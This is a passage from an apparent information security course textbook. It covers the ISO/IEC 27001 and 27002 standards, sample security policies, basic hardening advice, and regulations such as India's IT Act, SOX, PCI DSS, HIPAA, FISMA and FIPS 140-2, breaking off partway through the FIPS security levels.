4. Organizational context and stakeholders
5. Information security leadership and high-level support for policy
6. Planning an information security management system; risk assessment; risk treatment

7. Supporting an information security management system
8. Making an information security management system operational
9. Reviewing the system's performance
10. Corrective action

Annex A: List of controls and their objectives.

This structure mirrors the structure of other new management standards such as ISO 22301 (business continuity management); this helps organisations who aim to comply with multiple standards, to improve their IT from different perspectives. Annexes B and C of 27001:2005 have been removed.

1.3.1.2 Changes from the 2005 standard

The new standard puts more emphasis on measuring and evaluating how well an organisation's ISMS is performing, and there is a new section on outsourcing, which reflects the fact that many organisations rely on third parties to provide some aspects of IT. It does not emphasise the Plan-Do-Check-Act cycle that 27001:2005 did. Other continuous improvement processes like Six Sigma's DMAIC method can be implemented. More attention is paid to the organisational context of information security, and risk assessment has changed. Overall, 27001:2013 is designed to fit better alongside other management standards such as ISO 9000 and ISO/IEC 20000, and it has more in common with them.

1.3.1.3 New controls in 27001:2013

- A.6.1.5 Information security in project management
- A.12.6.2 Restrictions on software installation
- A.14.2.1 Secure development policy
- A.14.2.5 Secure system engineering principles
- A.14.2.6 Secure development environment
- A.14.2.8 System security testing
- A.15.1.1 Information security policy for supplier relationships
- A.15.1.3 Information and communication technology supply chain
- A.16.1.4 Assessment of and decision on information security events
- A.16.1.5 Response to information security incidents
- A.17.2.1 Availability of information processing facilities

1.3.1.4 Controls

There are now 114 controls in 14 groups; the old standard had 133 controls in 11 groups. No of control group wise are.

- A.5: Information security policies (2 controls)
- A.6: Organization of information security (7 controls)
- A.7: Human resource security - 6 controls that are applied before, during, or after employment
- A.8: Asset management (10 controls)
- A.9: Access control (14 controls)
- A.10: Cryptography (2 controls)

- A.11: Physical and environmental security (15 controls)
- A.12: Operations security (14 controls)
- A.13: Communications security (7 controls)
- A.14: System acquisition, development and maintenance (13 controls)
- A.15: Supplier relationships (5 controls)
- A.16: Information security incident management (7 controls)
- A.17: Information security aspects of business continuity management (4 controls)
- A.18: Compliance; with internal requirements, such as policies, and with external requirements, such as laws (8 controls)

1.3.2 ISO/IEC 27002:2013 (Code of Practice for Information Security Management)

ISO/IEC 27002 is an information security standard published by the International Organization for Standardization (ISO) and by the International Electro technical Commission(IEC), titled Information technology – Security techniques – Code of practice for information security management. ISO/IEC 27002:2005 was developed from BS7799, published in the mid-1990s. The British Standard was adopted by ISO/IEC as ISO/IEC 17799:2000, revised in 2005, and renumbered (but otherwise unchanged) in 2007 to align with the other ISO/IEC 27000-series standards. ISO/IEC 27002 provides best practice recommendations on information security management for use by those responsible for initiating, implementing or maintaining information security management systems (ISMS). Information security is defined within the standard in the context of the C-I-A triad: the preservation of confidentiality (ensuring that information is accessible only to those authorized to have access), integrity (safeguarding the accuracy and completeness of information and processing methods) and availability (ensuring that authorized users have access to information and associated assets when required).

1.3.2.1 Outline for ISO27002:2005

There were four introductory sections and were twelve main sections

1. Introduction,
2. Scope,
3. Terms and Definitions, and
4. Structure of This Standard
5. Risk assessment
6. Security policy – management direction
7. Organization of information security – governance of information security
8. Asset management – inventory and classification of information assets
9. Human resources security – security aspects for employees joining, moving and leaving an organization
10. Physical and environmental security – protection of the computer facilities
11. Communications and operations management – management of technical security controls in systems and networks

12. Access control – restriction of access rights to networks, systems, applications, functions and data
13. Information systems acquisition, development and maintenance – building security into applications
14. Information security incident management – anticipating and responding appropriately to information security breaches
15. Business continuity management – protecting, maintaining and recovering business-critical processes and systems
16. Compliance – ensuring conformance with information security policies, standards, laws and regulations

Within each section, information security controls and their objectives are specified and outlined. The information security controls are generally regarded as best practice means of achieving those objectives. For each of the controls, implementation guidance is provided. Specific controls are not mandated since:

1. Each organization is expected to undertake a structured information security risk assessment process to determine its specific requirements before selecting controls that are appropriate to its particular circumstances. The introduction section outlines a risk assessment process although there are more specific standards covering this area such as ISO/IEC 27005. The use of information security risk analysis to drive the selection and implementation of information security controls is an important feature of the ISO/IEC 27000-series standards: it means that the generic good practice advice in this standard gets tailored to the specific context of each user organization, rather than being applied by rote. Not all of the 39 control objectives are necessarily relevant to every organization for instance, hence entire categories of control may not be deemed necessary. The standards are also open ended in the sense that the information security controls are 'suggested', leaving the door open for users to adopt alternative controls if they wish, just so long as the key control objectives relating to the mitigation of information security risks, are satisfied. This helps keep the standard relevant despite the evolving nature of information security threats, vulnerabilities and impacts, and trends in the use of certain information security controls.
2. It is practically impossible to list all conceivable controls in a general purpose standard. Industry-specific implementation guidelines for ISO/IEC 27001:2013 and ISO/IEC 27002 offer advice tailored to organizations in the telecoms industry (see ISO/IEC 27011) and healthcare (see ISO 27799), with additional guidelines for the financial services and other industries in preparation.

Most organizations implement a wide range of information security-related controls, many of which are recommended in general terms by ISO/IEC 27002. Structuring the information security controls infrastructure in accordance with ISO/IEC 27002 may be advantageous since it:

- Is associated with a well-respected international standard
- Helps avoid coverage gaps and overlaps

- Is likely to be recognized by those who are familiar with the ISO/IEC standard

1.3.2.2 Implementation example of ISO/IEC 27002

Here are a few examples of typical information security policies and other controls relating to three parts of ISO/IEC 27002. (Note: The list of example controls is incomplete and not universally applicable.)

Physical and Environmental security

- Physical access to premises and support infrastructure (communications, power, air conditioning etc.) must be monitored and restricted to prevent, detect and minimize the effects of unauthorized and inappropriate access, tampering, vandalism, criminal damage, theft etc.
- The list of people authorized to access secure areas must be reviewed and approved periodically (at least once a year) by Administration or Physical Security Department, and cross-checked by their departmental managers.
- Photography or video recording is forbidden inside Restricted Areas without prior permission from the designated authority.
- Suitable video surveillance cameras must be located at all entrances and exits to the premises and other strategic points such as Restricted Areas, recorded and stored for at least one month, and monitored around the clock by trained personnel.
- Access cards permitting time-limited access to general and/or specific areas may be provided to trainees, vendors, consultants, third parties and other personnel who have been identified, authenticated, and authorized to access those areas.
- Other than in public areas such as the reception foyer, and private areas such as rest rooms, visitors should be escorted at all times by an employee while on the premises.
- The date and time of entry and departure of visitors along with the purpose of visits must be recorded in a register maintained and controlled by Site Security or Reception.
- Everyone on site (employees and visitors) must wear and display their valid, issued pass at all times, and must present their pass for inspection on request by a manager, security guard or concerned employee.
- Access control systems must themselves be adequately secured against unauthorized/inappropriate access and other compromises.
- Fire/evacuation drills must be conducted periodically (at least once a year).
- Smoking is forbidden inside the premises other than in designated Smoking Zones.

Human Resource security

- All employees must be screened prior to employment, including identity verification using a passport or similar photo ID and at least two satisfactory professional references. Additional checks are required for employees taking up trusted positions.
- All employees must formally accept a binding confidentiality or non-disclosure agreement concerning personal and proprietary information provided to or generated by them in the course of employment.

- Human Resources department must inform Administration, Finance and Operations when an employee is taken on, transferred, resigns, is suspended or released on long-term leave, or their employment is terminated.
- Upon receiving notification from HR that an employee's status has changed, Administration must update their physical access rights and IT Security Administration must update their logical access rights accordingly.
- An employee's manager must ensure that all access cards, keys, IT equipment, storage media and other valuable corporate assets are returned by the employee on or before their last day of employment, as a condition of authorizing their final pay.

Access control

- Users of corporate IT systems, networks, applications and information must be individually identified and authenticated.
- User access to corporate IT systems, networks, applications and information must be controlled in accordance with access requirements specified by the relevant Information Asset Owners, normally according to the user's role.
- Generic or test IDs must not be created or enabled on production systems unless specifically authorized by the relevant Information Asset Owners.
- After a predefined number of unsuccessful logon attempts, security log entries and (where appropriate) security alerts must be generated and user accounts must be locked out as required by the relevant Information Asset Owners.
- Passwords or pass phrases must be lengthy and complex, consisting of a mix of letters, numerals and special characters that would be difficult to guess.
- Passwords or pass phrases must not be written down or stored in readable format.
- Authentication information such as passwords, security logs, security configurations and so forth must be adequately secured against unauthorized or inappropriate access, modification, corruption or loss.
- Privileged access rights typically required to administer, configure, manage, secure and monitor IT systems must be reviewed periodically (at least twice a year) by Information Security and cross-checked by the appropriate departmental managers.
- Users must either log off or password-lock their sessions before leaving them unattended.
- Password-protected screensavers with an inactivity timeout of no more than 10 minutes must be enabled on all workstations/PCs.
- Write access to removable media (USB drives, CD/DVD writers etc.) must be disabled on all desktops unless specifically authorized for legitimate business reasons.

1.3.2.3 Career path with ISMS ISO27001:2013

There are two possible roles if you want to make carrier in ISMS ISO27001:2013:

1. **Implementer:** ISO 27001 Lead Implementer is a professional certification for professionals specializing in information security management systems (ISMS) based on

the ISO/IEC 27001 standard. This professional certification is intended for information security professionals wanting to understand the steps required to implement the ISO 27001 standard (as opposed to the ISO 27001 Lead Auditor certification which is intended for an auditor wanting to audit and certify a system to the ISO 27001 standard). This certification is provided by numerous organizations. Some are currently not certified by any personnel certification body while others are certified by accredited certification bodies. Certified ISO 27001 implementation courses should be accredited to the ISO/IEC 17024 standard.

2. **Auditor:** The ISO/IEC 27001 Lead Auditor certification consists of a professional certification for auditors specializing in information security management systems (ISMS) based on the ISO/IEC 27001 standard and ISO/IEC 19011. This certification is provided by accredited certification bodies or unaccredited ones. Accredited means having gone through an accreditation process via a national accreditation body such as American National Standards Institute. The training of lead auditors normally includes a classroom and exam portion and a requirement to have performed a number of ISO/IEC 27001 audits. Attending the course and passing the exam is not sufficient for an individual to use the credentials of Lead Auditor as professional and audit experience is required. If an individual wants to issue an ISO/IEC 27001 certificate of compliance then the audit must be done by a Lead Auditor working for an accredited certification body and done using all the rules of that certification body, which will need to adhere to ISO17021 and ISO27006. The course usually consists of around forty hours (four days) of training and a final exam of the fifth day. This certification is different from the ISO/IEC 27001 Lead Implementer certification which is targeted for information security professionals who want to implement the ISO/IEC 27001 standard rather than audit it, or the ISO/IEC 27005 Risk Manager certification which focuses only on the risk management portion of ISO/IEC 27001. The main benefit from achieving the ISO/IEC 27001 Lead Auditor certification is the recognition that the individual can be engaged by certification bodies to perform information management system audits under their direction and management system. The main ISO/IEC 27001 auditor certifications normally follow these designations:

- Provisional ISMS Auditor
- ISMS Auditor/Internal Auditor
- Lead ISMS Auditor

1.3.3 Bullets to improve security posture of organisation

As we are now familiar with security standard and we are well versed with policy procedure and other thing now we will be diving into how we will be securing any organisation: Imagine you are hired as expert to provide your opinion on improving security posture of organization.

- **Train employees in security principles:** Employees must be aware of security policies procedures so that security culture can be incorporated in organisation.
- **Protect information, computers and networks from cyber attacks.**

One can protect information computers and networks from attacks by updating their system to latest security patches.

- **Make backup copies of important business data and information:** There should be backup copies made so that if required critical data of company can be easily recovered. Apart of it this backup data should be handled properly, like encrypted depending on sensitivity of data.
- **Control physical access to your computers and create user accounts for each employee:** There should be physical security for the organisation and individual account should be created so that any malicious activity from employee can be easily traced and person can be held liable.
- **Secure your Wi-Fi networks:** In most of the small organisation management never bothers about Wi-Fi security .But it's one of the crucial element in securing org. In org it is recommended to use most secure protocols while using wireless access points. Like WPA2 is one of the secure as of now should be used.
- **Employ best practices on payment cards:** If org is accepting payments from credit or debit card then it should follow security measures which are recommended by governing body. Like how to handle PII (Personal Identifiable Information i.e PAN card details) of customers.
- **Limit employee access to data and information, limit authority to install software:** Best thing in security is to follow "DENY ALL" access to employees and explicitly allow minimum privileges to employees to perform his/her job related tasks is the best thing to do.
- **Passwords and authentication:** Employees should always be encouraged to use complex password or passphrases and should know that they never need to share their password.

1.3.3.1 From network protection point of view

- **Put firewall:** There should be firewall in place. It works just like a gate to keep intruders away. Placements of firewall matters so do place it wisely.
- **Choose strong password for firewall:** Choose strong password for firewall so that anyone with malicious intent cannot get into it with very little effort.
- **Update firmware and other software, apply patch wherever required:** On continuous basis It should be checked for new firmware and updates available. These updates and patches should be tested in testing environment and then suitable one should be applied as required.
- **Block pings:** All the pings should be blocked, until are required. As pings consume resources and sometime may result in dos attacks.
- **Scan yourself:** It is best thing to get insight of your security posture before attackers do. For this one can go for scanning their network and infrastructure. And patch the loopholes as required.
- **Use static IP addressing:** It is recommended for an organisation to go for static IP for security reasons. When you connect a new device, you would have to select the "manual" configuration option and enter in the IP address, the subnet mask, the default gateway and the DNS server(s). Now think from attacker's point of view, attackers have to figure out these extra things if static IP is enabled.
- **Use VPN:** Employees accessing office resources from home should be using VPN. VPN provide secure (encrypted) means of communication. It's really easy to sniff packet and launch MITM (Man in the Middle attack) There should be secure channel established for communication between.
- **Get IPS:** By using IPS, it's easy to block known attacks across a network. IPS is widely used to quickly block attacks while your systems are un patched and attacker is using known attack methods.
- **Get WAF:** Web Application Firewall is best way to protect against zero days exploits. WAFs also have ability to virtually patch your application for immediate protection from the scanned results.

1.3.3.2 From data protection point of view

- **Identify sensitive information:** Identification of sensitive information is required then only one can take measures to protect that information, like encryption to protect companies' sensitive information.
- **Limit access of sensitive information to those who need to see it:** Access to sensitive information should be very limited and closely monitored so that sensitive info remains protected.

- **Change default passwords and account names:** All the default passwords and account names should be changed. It makes more difficult for attacker to guess username and password.
- **Update your computer operating systems:** None of the OS is completely safe against attacks forever. Times to time hidden vulnerabilities are uncovered. In this time to stay protected the way is to update OS in timely manner.
- **Install anti-malware and anti-virus protection:** There should be anti-malware and antivirus protection available to protect companies' data.
- **Use encryption software:** To protect customers' financial information from theft encryption should be used to show due care.

1.4 SUMMARY

1.5 CHECK YOUR PROGRESS

1.6 ANSWERS TO CHECK YOUR PROGRESS

1.7 MODEL QUESTIONS

UNIT II: INFORMATION SECURITY REGULATIONS

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand Regulation
- Know SOX
- Know IT Act

2.2 INTRODUCTION

Information security plays an important role in protecting the data and assets of an organization, still we often hear news about security incidents, such as defacement of websites, server hacking and data leakage. Organisations need to be fully aware of the need to devote more resources to the protection of information assets, and information security must become a top concern in both government and business. To address the situation, a number of governments and organisations have set up benchmarks, standards and in some cases, legal regulations on information security to help ensure an adequate level of security is maintained, resources are used in the right way, and the best security practices are adopted. Some industries, such as banking, are regulated, and the guidelines or best practices put together as part of those regulations often become a de facto standard among members of these industries.

1.2.1 Regulations related to Information Security- SOX

As an information security professional we must understand security and privacy laws, regulations and guidelines. After going through this unit you will come to know about laws, regulations and industry guidelines with significant security and privacy impact and requirements. Before we move ahead let us look at what regulation is?

- A regulation is a legal norm intended to shape conduct that is a by-product of imperfection. A regulation may be used to prescribe or proscribe conduct ("command-and-control" regulation), to calibrate incentives ("incentive" regulation), or to change preferences ("preferences shaping "regulation"). Various laws and regulations which are somewhere related to information security are termed below.
 - IT Act
 - Sarbanes-Oxley Act (SOX);
 - Payment Card Industry Data Security Standard (PCI DSS);
 - Children's Online Privacy Protection Act (COPPA);
 - HIPPA
 - GLBA
 - FISMA
 - FIPS
 - FFIEC

2.3 IT ACT

The Information Technology Act, 2000 (also known as ITA-2000, or the IT Act) is an Act of the Indian Parliament (No 21 of 2000) notified on 17 October 2000. It is the primary law in India dealing with cybercrime and electronic commerce. It is based on the United Nations Model Law on Electronic Commerce 1996 (UNCITRAL Model) recommended by the general assembly of United Nations by a resolution dated 30th January 1997.

The original Act contained 94 sections, divided in 19 chapters and 4 schedules. The laws apply to the whole of India. Persons of other nationalities can also be indicted under the law, if the crime involves a computer or network located in India. The Act provides legal framework for electronic governance by giving recognition to electronic records and digital signatures. The formation of Controller of Certifying Authorities was directed by the Act, to regulation issuing of digital signatures. It also defined cyber-crimes and prescribed penalties for them. It also established a Cyber Appellate Tribunal to resolve disputes arising from this new law. Commission of cyber-crime may be divided into three basic groups:

- Individual
- Organisation
- Society at Large

The following are the crimes which can be committed against the following groups.

2.3.1 Against an Individual

- Harassment via Emails
- Cyber Stalking
- Dissemination of obscene material
- Defamation
- Hacking/Cracking
- Indecent Exposure

2.3.2 Individual Property

- Computer Vandalism
- Transmittiming a Virus
- Network Trespassing
- Unauthorized Control over Computer System
- Hacking/Cracking

2.3.3 Against Organisation

- Hacking & Cracking
- Possession of unauthorised Information
- Cyber- Terrorism against Government Organisation
- Distribution of Pirated Software Etc

2.3.4 Against Society at Large

- Pornography
- Polluting the youth through indecent exposure
- Trafficking

The Act also amended various sections of Indian Penal Code, 1860, Indian Evidence Act, 1872, Banker's Book Evidence Act, 1891, and Reserve Bank of India Act, 1934 to make them compliant with new technologies.

2.3.5 Amendments

A major amendment was made in 2008. It introduced the Section 66A which penalised sending of "offensive messages". It also introduced the Section 69, which gave authorities the power of "interception or monitoring or decryption of any information through any computer resource". It also introduced penalties for child porn, cyber terrorism and voyeurism. It was passed on 22 December 2008 which any debate in Lok Sabha. The next day it was passed by the Rajya Sabha. It was signed by the President of 5 February 2009.

2.4 SARBANES-OXLEY ACT (SOX)

The Sarbanes–Oxley Act of 2002 (was enacted on July 30, 2002), also known as the "Public Company Accounting Reform and Investor Protection Act" (in the Senate) and "Corporate and Auditing Accountability and Responsibility Act" (in the House) and more commonly called Sarbanes–Oxley. Sarbox or SOX, is a United States federal law that set new or expanded requirements for all U.S. public company boards, management and public accounting firms. There are also a number of provisions of the Act that also apply to privately held companies, for example the wilful destruction of evidence to impede a Federal investigation.

The bill, which contains eleven sections, was enacted as a reaction to a number of major corporate and accounting scandals, including Enron and Worldcom. The sections of the bill cover responsibilities of a public corporation's board of directors, add criminal penalties for certain misconduct, and required the Securities and Exchange Commission to create regulations to define how public corporations are to comply with the law.

2.4.1 Background about SOX

2.4.1.1 Why SOX was born?

"The Senate Banking Committee undertook a series of hearings on the problems in the markets that had led to a loss of hundreds and hundreds of billions, indeed trillions of dollars in market value. The hearings set out to lay the foundation for legislation. The hearings produced remarkable consensus on the nature of the problems: inadequate oversight of accountants, lack of auditor independence, weak corporate governance procedures, and stock analysts' conflict of interests, inadequate disclosure provisions, and grossly inadequate funding of the Securities and Exchange Commission.

- **Auditor conflicts of interest:** Prior to SOX, auditing firms, the primary financial "watchdogs" for investors, were self-regulated. They also performed significant non-audit

or consulting work for the companies they audited. Many of these consulting agreements were far more lucrative than the auditing engagement. This presented at least the appearance of a conflict of interest. For example, challenging the company's accounting approach might damage a client relationship, conceivably placing a significant consulting arrangement at risk, damaging the auditing firm's bottom line.

- **Boardroom failures:** Boards of Directors, specifically Audit Committees, are charged with establishing oversight mechanisms for financial reporting in U.S. corporations on the behalf of investors. These scandals identified Board members who either did not exercise their responsibilities or did not have the expertise to understand the complexities of the businesses. In many cases, Audit Committee members were not truly independent of management.
- **Securities analyst's conflicts of interest:** The roles of securities analysts, who make buy and sell recommendations on company stocks and bonds, and investment bankers, who help provide companies loans or handle mergers and acquisitions, provide opportunities for conflicts. Similar to the auditor conflict, issuing a buy or sell recommendation on a stock while providing lucrative investment banking services creates at least the appearance of a conflict of interest.
- **Inadequate funding of the SEC:** The SEC budget has steadily increased to nearly double the pre-SOX level. In the interview cited above, Sarbanes indicated that enforcement and rule-making are more effective post-SOX.
- **Banking practices:** Lending to a firm sends signals to investors regarding the firm's risk. In the case of Enron, several major banks provided large loans to the company without understanding, or while ignoring, the risks of the company. Investors of these banks and their clients were hurt by such bad loans, resulting in large settlement payments by the banks. Others interpreted the willingness of banks to lend money to the company as an indication of its health and integrity, and were led to invest in Enron as a result. These investors were hurt as well.
- **Internet bubble:** Investors had been stung in 2000 by the sharp declines in technology stocks and to a lesser extent, by declines in the overall market. Certain mutual fund managers were alleged to have advocated the purchasing of particular technology stocks, while quietly selling them. The losses sustained also helped create a general anger among investors.
- **Executive compensation:** Stock option and bonus practices, combined with volatility in stock prices for even small earnings "misses," resulted in pressures to manage earnings. Stock options were not treated as compensation expense by companies, encouraging this form of compensation. With a large stock-based bonus at risk, managers were pressured to meet their targets.

Sarbanes–Oxley was named after sponsors U.S. Senator Paul Sarbanes (D-MD) and U.S. Representative Michael G. Oxley (R-OH). As a result of SOX, top management must

individually certify the accuracy of financial information. In addition, penalties for fraudulent financial activity are much more severe. Also, SOX increased the oversight role of boards of directors and the independence of the outside auditors who review the accuracy of corporate financial statements. The bill, which contains eleven sections, was enacted as a reaction to a number of major corporate and accounting scandals, including those affecting Enron, Tyco International, Adelphia, Peregrine Systems, and WorldCom. These scandals cost investors billions of dollars when the share prices of affected companies collapsed, and shook public confidence in the US securities markets.

The act contains eleven titles, or sections, ranging from additional corporate board responsibilities to criminal penalties, and requires the Securities and Exchange Commission (SEC) to implement rulings on requirements to comply with the law. Harvey Pitt, the 26th chairman of the SEC, led the SEC in the adoption of dozens of rules to implement the Sarbanes–Oxley Act. It created a new, quasi-public agency, the Public Company Accounting Oversight Board, or PCAOB, charged with overseeing, regulating, inspecting, and disciplining accounting firms in their roles as auditors of public companies. The act also covers issues such as auditor independence, corporate governance, internal control assessment, and enhanced financial disclosure. The non-profit arm of Financial Executives International (FEI), Financial Executives Research Foundation (FERF), completed extensive research studies to help support the foundations of the act.

Sarbanes-Oxley Act is designed to protect investors and the public by increasing the accuracy and reliability of corporate disclosures. It is administered by the Securities and Exchange Commission, which publishes SOX rules and requirements defining audit requirements and the records businesses should store and for how long?

2.4.1.2 Key requirements/provisions

The Act is organized into 11 titles:

- 1.* Public Company Accounting Oversight
- 2.* Auditor Independence
- 3.* Corporate Responsibility
- 4.* Enhanced Financial Disclosures
- 5.* Analyst Conflicts of Interest
- 6.* Commission Resources and Authority
- 7.* Studies and Reports
- 8.* Corporate and Criminal Fraud Accountability
- 9.* White-Collar Crime Penalty Enhancements
- 10.* Corporate Tax Returns

II. Corporate Fraud Accountability

Details of these sections are:

1. **Public Company Accounting Oversight Board (PCAOB): Title I** consists of nine sections and establishes the Public Company Accounting Oversight Board, to provide independent oversight of public accounting firms providing audit services ("auditors"). It also creates a central oversight board tasked with registering auditors, defining the specific processes and procedures for compliance audits, inspecting and policing conduct and quality control, and enforcing compliance with the specific mandates of SOX.
2. **Auditor Independence: Title II** consists of nine sections and establishes standards for external auditor independence, to limit conflicts of interest. It also addresses new auditor approval requirements, audit partner rotation, and auditor reporting requirements. It restricts auditing companies from providing non-audit services (e.g., consulting) for the same clients.
3. **Corporate Responsibility: Title III** consists of eight sections and mandates that senior executives take individual responsibility for the accuracy and completeness of corporate financial reports. It defines the interaction of external auditors and corporate audit committees, and specifies the responsibility of corporate officers for the accuracy and validity of corporate financial reports. It enumerates specific limits on the behaviours of corporate officers and describes specific forfeitures of benefits and civil penalties for non-compliance. For example, Section 302 requires that the company's "principal officers" (typically the Chief Executive Officer and Chief Financial Officer) certify and approve the integrity of their company financial reports quarterly.
4. **Enhanced Financial Disclosures: Title IV** consists of nine sections. It describes enhanced reporting requirements for financial transactions, including off-balance-sheet transactions, pro-forma figures and stock transactions of corporate officers. It requires internal controls for assuring the accuracy of financial reports and disclosures, and mandates both audits and reports on those controls. It also requires timely reporting of material changes in financial condition and specific enhanced reviews by the SEC or its agents of corporate reports.
5. **Analyst Conflicts of Interest: Title V** consists of only one section, which includes measures designed to help restore investor confidence in the reporting of securities analysts. It defines the codes of conduct for securities analysts and requires disclosure of knowable conflicts of interest.
6. **Commission Resources and Authority: Title VI** consists of four sections and defines practices to restore investor confidence in securities analysts. It also defines the SEC's authority to censure or bar securities professionals from practice and defines conditions under which a person can be barred from practicing as a broker, advisor, or dealer.
7. **Studies and Reports: Title VII** consists of five sections and requires the Comptroller General and the SEC to perform various studies and report their findings. Studies and reports include the effects of consolidation of public accounting firms, the role of credit

rating agencies in the operation of securities markets, securities violations, and enforcement actions, and whether investment banks assisted Enron, Global Crossing, and others to manipulate earnings and obfuscate true financial conditions.

- 8. Corporate and Criminal Fraud Accountability: Title VIII** consists of seven sections and is also referred to as the "Corporate and Criminal Fraud Accountability Act of 2002". It describes specific criminal penalties for manipulation, destruction or alteration of financial records or other interference with investigations, while providing certain protections for whistle-blowers.
- 9. White Collar Crime Penalty Enhancement: Title IX** consists of six sections. This section is also called the "White Collar Crime Penalty Enhancement Act of 2002." This section increases the criminal penalties associated with white-collar crimes and conspiracies. It recommends stronger sentencing guidelines and specifically adds failure to certify corporate financial reports as a criminal offense.
- 10. Corporate Tax Returns: Title X** consists of one section. Section 1001 states that the Chief Executive Officer should sign the company tax return.
- 11. Corporate Fraud Accountability: Title XI** consists of seven sections. Section 1101 recommends a name for this title as "Corporate Fraud Accountability Act of 2002". It identifies corporate fraud and records tampering as criminal offenses and joins those offenses to specific penalties. It also revises sentencing guidelines and strengthens their penalties. This enables the SEC to resort to temporarily freezing transactions or payments that have been deemed "large" or "unusual".

Section 404 of the Sarbanes-Oxley Act mandates that all publicly-traded organizations demonstrate due diligence in the disclosure of financial information. They must also implement internal controls and procedures to communicate, store and protect that data. They must protect these controls from internal and external threats and unauthorized access, including those that could occur through online systems and networks.

2.4.1.3 What should SOX implementers do in real-time?

Keep an eye on the prize - security for its own sake. Compliance efforts should complement on-going security efforts - not overshadow them. They should be designed to address specific risks that are documented as part of your organization's risk plan. Recognize that your company may face multiple security-related regulations. What's needed is an enterprise security policy and plan that addresses common denominator's as well as specific needs.

- **Ensure that SOX personnel** - Even those who are not technical specialists - understand risks and the implications of security measures. They need to be able to articulate how levels of security build upon each other (e.g., how application security builds on database security, which builds upon operating system security).
- Ensure that the appropriate level of security testing is included in SOX 404 compliance efforts. Consider fast, scalable risk assessments performed on a regular basis. Bring in outside expertise if needed.

- Ensure that key security controls are defined, documented, and proved, and that they demonstrate accountability and transparency.

2.5 PAYMENT CARD INDUSTRY DATA SECURITY STANDARD (PCI DSS)

The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle branded credit cards from the major card schemes including Visa, MasterCard, American Express, Discover, JCB, and China UnionPay.

The PCI Standard is mandated by the card brands and administered by the Payment Card Industry Security Standards Council. The standard was created to increase controls around cardholder data to reduce credit card fraud via its exposure. Validation of compliance is performed annually, either by an external Qualified Security Assessor (QSA) that creates a Report on Compliance (ROC) for organizations handling large volumes of transactions, or by Self-Assessment Questionnaire for companies handling smaller volumes.

The PCI Data Security Standard specifies twelve requirements for compliance, organized into six logically related groups called "control objectives". Each version of PCI DSS has divided these twelve requirements into a number of sub-requirements differently, but the twelve high-level requirements have not changed since the inception of the standard.

| Control objectives | PCI DSS requirements |
|---|---|
| Build and maintain a secure network | 1. Install and maintain a firewall configuration to protect cardholder data |
| | 2. Do not use vendor-supplied defaults for system passwords and other security parameters |
| Protect cardholder data | 3. Protect stored cardholder data |
| | 4. Encrypt transmission of cardholder data across open, public networks |
| Maintain a vulnerability management program | 5. Use and regularly update anti-virus software on all systems commonly affected by malware |

| | |
|--|---|
| | 6. Develop and maintain secure systems and applications |
| Implement strong access control measures | 7. Restrict access to cardholder data by business need-to-know |
| | 8. Assign a unique ID to each person with computer access |
| | 9. Restrict physical access to cardholder data |
| Regularly monitor and test networks | 10. Track and monitor all access to network resources and cardholder data |
| | 11. Regularly test security systems and processes |
| Maintain an information security policy | 12. Maintain a policy that addresses information security |

2.6 CHILDREN'S ONLINE PRIVACY PROTECTION ACT (COPPA)

The Children's Online Privacy Protection Act of 1998 (COPPA) is a United States federal law. The act, effective April 21, 2000, applies to the online collection of personal information by persons or entities under U.S. jurisdiction from children under 13 years of age. It details what a website operator must include in a privacy policy, when and how to seek verifiable consent from a parent or guardian, and what responsibilities an operator has to protect children's privacy and safety online including restrictions on the marketing to those under 13. While children under 13 can legally give out personal information with their parents' permission, many websites disallow underage children from using their services altogether due to the cost and work involved in the law compliance.

2.7 HIPPA

HIPAA is the federal Health Insurance Portability and Accountability Act of 1996. The primary goal of the law is to make it easier for people to keep health insurance, protect the confidentiality and security of healthcare information and help the healthcare industry control administrative costs.

2.8 GLBA

The Gramm-Leach-Bliley Act (GLB) Act of 1999, also known as the Financial Modernization Act of 1999, the GLB Act includes provisions to protect consumers' personal financial information held by financial institutions. There are three principal parts to the privacy requirements: the Financial Privacy Rule, the Safeguards Rule and pretexting provisions.

Who is affected: Financial institutions (banks, securities firms, insurance companies), as well as companies providing financial products and services to consumers (including lending, brokering or servicing any type of consumer loan; transferring or safeguarding money; preparing individual tax returns; providing financial advice or credit counselling; providing residential real estate settlement services; collecting consumer debts).

2.9 FISMA

The Federal Information Security Management Act of 2002 ("FISMA", 44 U.S.C. § 3541, et seq.) is a United States federal law enacted in 2002 as Title III of the E-Government Act of 2002 (Pub.L. 107–347, 116 Stat. 2899). The act recognized the importance of information security to the economic and national security interests of the United States. The act requires each federal agency to develop, document, and implement an agency-wide program to provide information security for the information and information systems that support the operations and assets of the agency, including those provided or managed by another agency, contractor, or other source.

FISMA has brought attention within the federal government to cyber security and explicitly emphasized a "risk-based policy for cost-effective security." [1] FISMA requires agency program officials, chief information officers, and inspectors general (IGs) to conduct annual reviews of the agency's information security program and report the results to Office of Management and Budget (OMB). OMB uses this data to assist in its oversight responsibilities and to prepare this annual report to Congress on agency compliance with the act. In FY 2008, federal agencies spent \$6.2 billion securing the government's total information technology investment of approximately \$68 billion or about 9.2 % of the total information technology portfolio.

2.9.1 Purpose for FISMA

FISMA assigns specific responsibilities to federal agencies, the National Institute of Standards and Technology (NIST) and the Office of Management and Budget (OMB) in order to strengthen information security systems. In particular, FISMA requires the head of each agency to implement policies and procedures to cost-effectively reduce information technology security risks to an acceptable level. According to FISMA, the term information security means protecting information and information systems from unauthorized access, use, disclosure, disruption, modification, or destruction in order to provide integrity, confidentiality and availability

2.10 FIPS

The Federal Information Processing Standard (FIPS) Publication 140-2, (FIPS PUB 140-2), is a U.S. government computer security standard used to accredit cryptographic modules. The title is

Security Requirements for Cryptographic Modules. FIPS 140-2 defines four levels of security, simply named "Level 1" to "Level 4". It does not specify in detail what level of security is required by any particular application.

Level 1

Security Level 1 provides the lowest level of security. Basic security requirements are specified for a cryptographic module (e.g., at least one Approved algorithm or Approved security function shall be used). No specific physical security mechanisms are required in a Security Level 1 cryptographic module beyond the basic requirement for production-grade components. An example of a Security Level 1 cryptographic module is a personal computer (PC) encryption board.

Level 2

Security Level 2 improves upon the physical security mechanisms of a Security Level 1 cryptographic module by requiring features that show evidence of tampering, including tamper-evident coatings or seals that must be broken to attain physical access to the plaintext cryptographic keys and critical security parameters (CSPs) within the module, or pick-resistant locks on covers or doors to protect against unauthorized physical access.

Level 3

